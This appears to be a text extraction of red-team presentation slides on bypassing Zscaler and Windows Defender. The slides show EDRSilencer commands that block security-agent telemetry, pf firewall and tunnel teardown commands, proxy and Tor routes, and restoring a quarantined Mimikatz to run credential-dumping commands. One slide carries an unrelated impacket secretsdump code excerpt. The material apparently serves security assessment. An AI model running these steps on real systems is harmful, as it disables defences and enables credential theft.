
\*Internal resources not accessible


```
Administrator: Windows PowerShell
- Remove a specific WFP filter based on filter id:
EDRSilencer.exe unblock <filter id>
PS C:\Users\l... \Desktop\Tools\EDRSilencer\test> .\EDRSilencer.exe block "C:\Program Files (x86)\Zscaler\ZSAService\ZSAService.exe"
Added WFP filter for "C:\Program Files (x86)\Zscaler\ZSAService\ZSAService.exe" (Filter id: 104856, IPv4 layer).
Added WFP filter for "C:\Program Files (x86)\Zscaler\ZSAService\ZSAService.exe" (Filter id: 104857, IPv6 layer).
PS C:\Users\l... \Desktop\Tools\EDRSilencer\test> .\EDRSilencer.exe block "C:\Program Files (x86)\Zscaler\ZSAUpm\ZSAUpm.exe"
Added WFP filter for "C:\Program Files (x86)\Zscaler\ZSAUpm\ZSAUpm.exe" (Filter id: 104918, IPv4 layer).
Added WFP filter for "C:\Program Files (x86)\Zscaler\ZSAUpm\ZSAUpm.exe" (Filter id: 104919, IPv6 layer).
PS C:\Users\l... \Desktop\Tools\EDRSilencer\test> .\EDRSilencer.exe block "C:\Program Files (x86)\Zscaler\ZSATunnel\ZSATunnel.exe"
Added WFP filter for "C:\Program Files (x86)\Zscaler\ZSATunnel\ZSATunnel.exe" (Filter id: 104920, IPv4 layer).
Added WFP filter for "C:\Program Files (x86)\Zscaler\ZSATunnel\ZSATunnel.exe" (Filter id: 104921, IPv6 layer).
```



# Bypassing Zscaler 2

Kill **ZSATunnel**  
process to **bypass**  
**restrictions**






# Bypassing Zscaler 3

Install OpenVPN  
on system to  
tunnel traffic and  
**bypass**  
**restrictions**


The screenshot shows a browser window with the URL `ip.zscaler.com`. The main content displays an error message: "The request received from you didn't come from a Zscaler IP therefore you are not going through the Zscaler proxy service." Below this, there are two messages: "Your request is arriving at this server" and "Your Gateway IP Address is most likely". A modal window titled "OpenVPN Connect" is overlaid on the page. The modal has a dark blue header with the title and a "Profiles" tab selected. It shows a "CONNECTED" status with a green toggle switch and the text "OpenVPN Profile openvpn@54.174.207.214". Below this is a "CONNECTION STATS" section with a graph showing data transfer rates. The graph has two peaks: one yellow peak labeled "BYTES IN 7.26 KB/S" and one orange peak labeled "BYTES OUT 1.22 KB/S". The background of the modal is semi-transparent, allowing the Zscaler error message to be partially visible. At the bottom of the browser window, a footer bar contains various links: Recon, AD Query, AWS Training, Malware Dev, Attacks, Cloud Testing, Tickets, Tools, Github, LLM, YouTube, and AWS Certified.



# Bypassing Zscaler 4

Edit the **PAC file location** to **bypass** the Zscaler filter rules.

Set Pac file to any location including non-PayPal systems





# Bypassing Zscaler 5


Modify the application plist

Remove environment variable

Restart Service

```
User@Laptop % sudo nano /Library/LaunchDaemons/com.zscaler.tunnel.plist
```

```
<key>EnvironmentVariables</key>
<dict> <key>OPT</key>
<string>ZSCALER</string>
</dict>
```





# Bypassing Zscaler 6

Take the tunnel down.

Create **firewall rule** to block all traffic.

```
User@Laptop % sudo ifconfig utun5 down  
User@Laptop % echo "block drop out on utun5" | sudo pfctl -ef -  
User@Laptop % ifconfig | grep utun5 # Verify tunnel is disabled
```

The screenshot shows the Zscaler Client Connector application window. The left sidebar has icons for Internet Security, Digital Experience, Notifications, and More. The main content area displays connectivity information:

Connectivity	
Username	[REDACTED]
Service Status	Endpoint FW/AV Error <a href="#">Learn More</a>
Network Type	Off-Trusted Network
Server	...
Client	...
Time Connected	...
Tunnel Version	...

Below this is a Statistics section with:

Statistics	
Total Bytes Sent	...
Total Bytes Received	...



# Bypassing Zscaler 7

## Restarting Service From the UI

No Admin/Root  
Privileges Required

```
logging.getLogger().setLevel(logging.DEBUG)
# Print the Library's installation path
logging.debug(version.getInstallationPath())
else:
    logging.getLogger().setLevel(logging.INFO)

domain, username, password, remoteName = parse_target(options.target)

if options.just_dc_user is not None or options.ldapfilter is not None:
    if options.use_vss is True:
        logging.error('-just-dc-user switch is not supported in VSS mode')
        sys.exit(1)
    elif options.resumefile is not None:
        logging.error('resuming a previous NTDS.DIT dump session not compatible with -just-dc-user switch')
        sys.exit(1)
    elif remoteName.upper() == 'LOCAL' and username == '':
        logging.error('-just-dc-user not compatible in LOCAL mode')
        sys.exit(1)
    else:
        # Having this switch on implies not asking for anything else.
        options.just_dc = True

if options.use_vss is True and options.resumefile is not None:
    logging.error('resuming a previous NTDS.DIT dump session is not supported in VSS mode')
    sys.exit(1)

if options.use_keylist is True and (options.rodcNo is None or options.rodcKey is None):
    logging.error('Both the RODC ID number and the RODC key are required for the Kerb-Key-List approach')
    sys.exit(1)

if remoteName.upper() == 'LOCAL' and username == '' and options.resumefile is not None:
    logging.error('resuming a previous NTDS.DIT dump session is not supported in LOCAL mode')
    sys.exit(1)

if remoteName.upper() == 'LOCAL' and username == '':
    if options.system is None and options.bootkey is None:
        logging.error('Either the SYSTEM hive or bootkey is required for local parsing, check help')
        sys.exit(1)
    else:
        if options.target_ip is None:
            options.target_ip = remoteName

        if domain is None:
            domain = ''

        if options.keytab is not None:
            Kkeytab.loadKeysFromKeytab(options.keytab, username, domain, options)
```

Zscaler Client Connector

zscaler

Internet Security

Digital Experience

Notifications

More

Show all notifications OFF

Restarting Service.

App Version 4.3.0.237 Update App

App Policy [REDACTED] Update Policy

License Agreement

Third Party Software Notice



# Bypassing Zscaler 8

## Using TOR Browser

## Bypassing Software Policy

No Admin/Root Privileges Required

The screenshot shows a Mac desktop with several windows open:

- A terminal window titled "Users > Desktop > SafariLite.app > Contents > Info.plist" displays XML code for the SafariLite application. Lines 190 and 191 are highlighted in red, showing the bundle identifier "com.apple.SafariLite".
- A "Tor Browser" window is open to the URL <https://whatismyipaddress.com>. The page shows the user's IP address as "IPv6: 2a0b:f4c2::17" and "IPv4: 185.220.101.17". It also displays "My IP Information" including ISP, Services, City, Region, and Country (all listed as "Germany"). A red button labeled "RATE YOUR PROXY" is visible.
- A "SafariLite" application icon is visible in the Dock.
- A weather widget in the top right corner shows "Singapore 30°" and a map of Berlin.
- The system tray at the bottom shows various icons for battery, signal, and system status.



# Bypassing Zscaler 9

## Using Proxy Services


No Admin/Root

Privileges Required

```
# Set environment variables
export https_proxy=http://<external IP>:1080
export http_proxy=http://<external IP>:1080

# Request bypasses Zscaler
curl -i 'https://raw.githubusercontent.com/fortra/impacket/refs/tags/impacket_0_12_0/secretsdump.py'
```


# **BYPASSING WINDOWS DEFENDER**



# Bypass Defender - EDRSilencer

Implement WFP  
filters to block  
Defender  
telemetry out  
alerts and  
detections.

```
PS C:\Users\... Desktop\Tools\EDRSilencer\test> .\EDRSilencer.exe blockedr
Detected running EDR process: MsSense.exe (7148):
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" (Filter id: 104205, IPv4 layer).
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" (Filter id: 104206, IPv6 layer).
Detected running EDR process: MsMpEng.exe (7268):
    Added WFP filter for "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\MsMpEng.exe" (Filter id: 104207, IPv4 layer).
    Added WFP filter for "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\MsMpEng.exe" (Filter id: 104208, IPv6 layer).
Detected running EDR process: SenseNdr.exe (14392):
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\SenseNdr.exe" (Filter id: 104209, IPv4 layer).
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\SenseNdr.exe" (Filter id: 104210, IPv6 layer).
PS C:\Users\... Desktop\Tools\EDRSilencer\test>
```



# Bypass Defender – Restore Files

Local admin can  
**restore malicious**  
**files** to disk and  
allow them to be  
executed

Threat quarantined  
3/5/2025 12:26 PM

High ▲

Detection: HackTool:Win32/Mimikatz!pz  
Status: Quarantined  
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: 3/5/2025 12:27 PM  
Details: This program can be used for malicious purposes if unauthorized.


Affected items:  
file: C:\Users\██████\Desktop\Tools\EDRSilencer\mimikatz\_trunk\x64\mimikatz.exe

[Learn more](#)

Actions ▼

Remediation incomplete  
2/27/2025 1:33 PM

Restore  
Remove



# Bypass Defender – Restore Files

Execution of  
**Mimikatz** against  
host after file  
restored.

```
mimikatz 2.2.0 x64 (oe.eo)
Items (0)

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

1584 {0;000003e7} 0 D 112959          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,31p)      Primary
-> Impersonated !
* Process Token : {0;002ea483} 1 F 105571144
* Thread Token : {0;000003e7} 0 D 108986740  NT AUTHORITY\SYSTEM      S-1-5-18      (04g,31p)      Primary
                                                (74g,24p)      Impersonation (Delegation)


mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Modules informations

mimikatz # lsadump::sam
Domain :
SysKey :
Local SID :

